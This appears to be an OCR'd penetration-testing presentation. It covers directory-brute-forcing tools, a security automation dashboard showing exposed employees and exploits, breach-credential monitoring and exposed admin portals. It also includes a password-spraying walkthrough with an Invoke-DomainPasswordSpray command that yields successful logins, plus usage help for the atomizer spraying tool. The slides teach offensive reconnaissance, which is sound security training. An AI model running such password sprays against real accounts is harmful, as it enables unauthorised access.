


	Dirble	Dirb	Dirsearch	Gobuster
Cookies	✓	✓	✓	✗
Custom headers	✓	✓	✓	✗
Extensions	✓	✓	✓	✓
HTTP basic auth	✓	✓	✗	✓
Listable directory optimisation	✓	✓	✗	✗
Listable directory scraping	✓	✗	✗	✗
Output file	✓	✓	✓	✓
Proxy	✓	✓	✓	✓
Recursion	✓	✓	✓	✗
Speed	✓	✓	✗	✓
Status code blacklisting	✓	✓	✓	✗
Status code whitelisting	✓	✗	✗	✓
Threading	✓	✗	✓	✓
Throttle	✓	✓	✓	✗
Tune not found based on size/redirection	✓	✓	✗	✗
URL list	✓	✗	✓	✗
User agents	✓	✓	✓	✓



https://github.com/nccgroup/dirble

Automation is the key



Security Automation Dashboard

COMPROMISED ACCOUNTS 3 View Detail

RISKY SERVICES 12 View Detail

EXPOSED EMPLOYEES 186 View Detail

14th May 2018 13:42:32 View Detail

Exposed Employees

		Employee	Role	Email Address
1		Eric Divela	Managing Director	eric.divela@acme.com
2		Peter Smith	HR Director	peter.smith@acme.com
3		James Turner	Python Developer	james.turner@acme.com
4		Ben Jameson	DevOps Manager	ben.jameson@acme.com
5		Greg Emali	Python Developer	greg.emali@acme.com
6		Gary Grecko	Property Manager	gary.grecko@acme.com
7		Steven Hillborough	Public Relations Manager	steven.hillborough@acme.com
8		Sam Tory	Senior Developer	sam.tory@acme.com

Context-Based Priority Risks

Exploit: OpenSSL TLS Heartbeat Extension - Heartbleed Memory Disclosure
An exploit was found on Exploit DB at https://www.exploit-db.com/exploits/32745/ (EDB-ID-32745) with description "Heartbleed: The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g are vulnerable to a memory disclosure vulnerability that may allow arbitrary memory contents from the process to be extracted." This vulnerability was found on systems at 1.1.1.1:443, 2.2.2.2:8443 and 3.3.3.3:443. These should be remediated as a top priority.

Exploit: JBoss Version 1.2.3 Vulnerability PoC Exploit
An exploit was found on Github at https://www.github.com/sploiter/cve-1111-2222-exploit/ with description "My PoC exploit for CVE-1111-2222 to trigger a buffer overflow in JBoss version 1.2.3". This vulnerability was found on systems at 1.1.1.1:8080. This should be remediated as a top priority.


Exploit: Metasploit exploit for GlassFish Arbitrary File Upload
An exploit was found in Metasploit at https://www.rapid7.com/metasploit/exploits/12345/ for CVE-4444-3333 with description "Arbitrary file upload in GlassFish version 2.5.43 and below due to unchecked session handler". This vulnerability was found on systems at 1.1.1.1:9000. This should be remediated as a top priority.

Hacked By Slayerİ4
Ca-PWN - Your Underground Safehouse 3zbqsysamikbpdtj.onion 2018-04-04 3zop6bkkb46vqpjz.onion 2018-04-04 C33R Forum 3zsmhqwtseqhjrzu.onion 2018-04-05 3zvp3ka7gqtbjdvl.onion 2018-04-04 Hacked By Slayerİ4 3zxgqhnn2or3s6cl.onion 2018-04-05 HFS / 42k5tcpg7bhjjaze.onion 2018-04-05 The Endware Hidden Service 42xlyaqlurifvvtq.onion 2018-04-04 DarkLib | login

Sony Hacked/Leaked emails thread 1
KIKERY EVERYWHERE / Sony emails digging thread2 - https://archive.today/x2PCm Uncovering a Possible False Flag - https://archive.today/XmfeP Sony Hacked/Leaked emails thread 1 - https://archive.today/BfQ1t ISIS Threatens America With New Video/Massive Info Dump - https://archive.today/UPVSb


- Evolve is the world’s first dedicated Security Automation platform
- Passive solution
- offers the Evolve Marketplace with over 350 specialist security automation workflows
- Combination of automated reconnaissance and active attacks with intelligent and safe exploitation against your publicly accessible infrastructure
- Automatically collect and generate intelligence about your organisation, employees and systems that are being used by attackers to compromise your organisation
- Finds out exposed services and corresponding exploits
- Minimises the time it takes to detect critical risks and security weaknesses

Password Leaks



Credentials Search Engine

Check if you have an account that has been compromised in a data breach.



Largest breaches

772,904,991	Collection #1 accounts
763,117,241	Verifications.io accounts
711,477,622	Onliner Spambot accounts
593,427,119	Exploit.In accounts
457,962,538	Anti Public Combo List accounts
393,430,309	River City Media Spam List accounts
359,420,698	MySpace accounts
234,842,089	NetEase accounts
164,611,595	LinkedIn accounts
161,749,950	Dubsmash accounts

Recently added breaches

15,453,048	Lumin PDF accounts
4,606	KiwiFarms accounts
396,533	Minehut accounts
95,431	Void.to accounts
36,395,491	Poshmark accounts
89,388	Mastercard Priceless Specials accounts
561,991	XKCD accounts
478,824	Coinmama accounts
39,721,127	Chegg accounts
749,161	Cracked.to accounts

- Stolen usernames and passwords leaked on the internet are the leading way companies are hacked.
- Sites get owned every now and then
- 1.4 Billion passwords got leaked as part of Collection #1
- There are heaps of password leak services available online
- Attackers sell these information on Dark Web or on torrent site for really cheap price
- Over the past year the size of password dump is getting bigger and bigger
- One should start using offline password manager as online password manager tends to have vulnerability quite often


Automated Compromised Account Monitoring

- Monitors over **700 Billion** compromised accounts from thousands of security breaches from over the past decade

- Evolve automatically monitors compromised personal and corporate accounts

- Notifies about the breach via email

Compromise Account Search



Enterprise_Compromise 0.0 | f248ee3c699 | 2019-07-14 13:01:06 UTC +1000

Showing 1 to 1 of 1 entries

Compromise Account Search

Security Breach - linkedin.com

In May 2016, a breach containing 164 million LinkedIn accounts and passwords surfaced. The site was originally compromised in 2012. The passwords were stored as SHA1 hashes without salt, thus the vast majority have been cracked.

Monitored Account	Compromised Password
example@example1.com	p******d

Security Breach - Collection #5

In January 2019, a large collection of credentials was leaked on a popular hacking forum. The breach was made up of five collections and contains several billion email addresses and passwords. The fifth collection is commonly refered to as Collection #5.

Monitored Account	Compromised Password
alan@example1.com	6******9
alex@example1.com	n*******2
bess_fi25@example1.com	n******u
example1@example1.com	s******1
name@example1.com	q********p
none@example1.com	c****r
testuser1@example1.com	t*******2
user@example1.com	1*******n


Security Breach - BreachCompilation

In December 2017, a combo list surfaced which is commonly refered to as the Breach Compilation. The list contains over 1.4 billion records leaking email addresses and plain text passwords.

- Every time the compromised account details is detected for the setup service Evolve will send an automated emails notifying an end users

- https://www.youtube.com/watch?v=InK1ylqU2EE

Administrative Portals



Username or Email


Password

□ Remember Me

Log In

Lost your password?

← Back to My Blog



Welcome to Sitecore


User name:

Password:

□ Remember me

Login

Forgot Your Password Change Password



Copyright © 2014. All rights reserved.

The Req [redacted] n.

[redacted]

Disclaimer | Supported Browsers

Th [redacted]

62 gan

[redacted] USA - Contact Us


Comments/Suggestions

Site Map

Work Requests

Admin Portal

[redacted]



Welcome to phpMyAdmin

Language


English

Log In

Username:

Password:

Go



Sign in with your Firm credentials


Email: Email

Password: Password

Forgotten Password?

By clicking Sign In, you are agreeing to our Privacy Policy and Terms and Conditions

Sign in Clear



User:


Password:

□ Remember me on this computer

log in


What do we know about a target so far?

- Office and Organisation culture
- Potential employees
- Admin, VPN & Email portals exposed to the Internet
- Most of the sub-domains
- Username patterns
- Brief idea about password policy




Password Spraying

- Mail Snipper



```
sandy
PS C:\temp> Invoke-DomainPasswordSpray -UserList .\users.txt -Password 123456 -Verbose
[*] Using .\users.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 7 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): y
[*] Password spraying has begun with  1  passwords
[*] This might take a while depending on the total number of users
[*] Now trying password 123456 against 7 users. Current time is 9:28 PM
[*] Writing successes to
[*] SUCCESS! User:Administrator Password:123456
[*] SUCCESS! User:spot Password:123456
[*] SUCCESS! User:spotless Password:123456
[*] Password spraying is complete
```

- Atomizer



```
ddos@DESKTOP-NT4IE63:~/SprayingToolkit$ python3 atomizer.py -h
Usage:
    atomizer (lync|owa) <domain> <password> --userfile USERFILE [--threads THREADS] [--debug]
    atomizer (lync|owa) <domain> --recon [--debug]
    atomizer -h | --help
    atomizer -v | --version

Arguments:
    domain     target domain
    password   password to spray

Options:
    -h, --help                show this screen
    -v, --version             show version
    -u, --userfile USERFILE   file containing usernames (one per line)
    -t, --threads THREADS     number of concurrent threads to use [default: 3]
    -d, --debug               enable debug output
    --recon                   only collect info, don't password spray
```

Other tools: Metasploit, BurpSuite

Common Misconfiguration

- Lack of two factor authentication (2FA)
- Administrative portals exposed to the Internet
- Weak P@ssw0rd policy
- Default Passwords
- Weak Egress Filtering

Internal Pentest

Living of the Land (LoTL)

- Making use of already installed applications and tools on the compromised hosts to perform malicious activities
- Using such method attacker does not need to create new files on the disk and hence avoiding the detection by hiding in a sea of legitimate processes.
- LOLBAS – LOLBAS is a curated list of Living Off The Land Binaries and Scripts.
  - https://github.com/LOLBAS-Project/LOLBAS-Project.github.io
  - https://lolbas-project.github.io/#

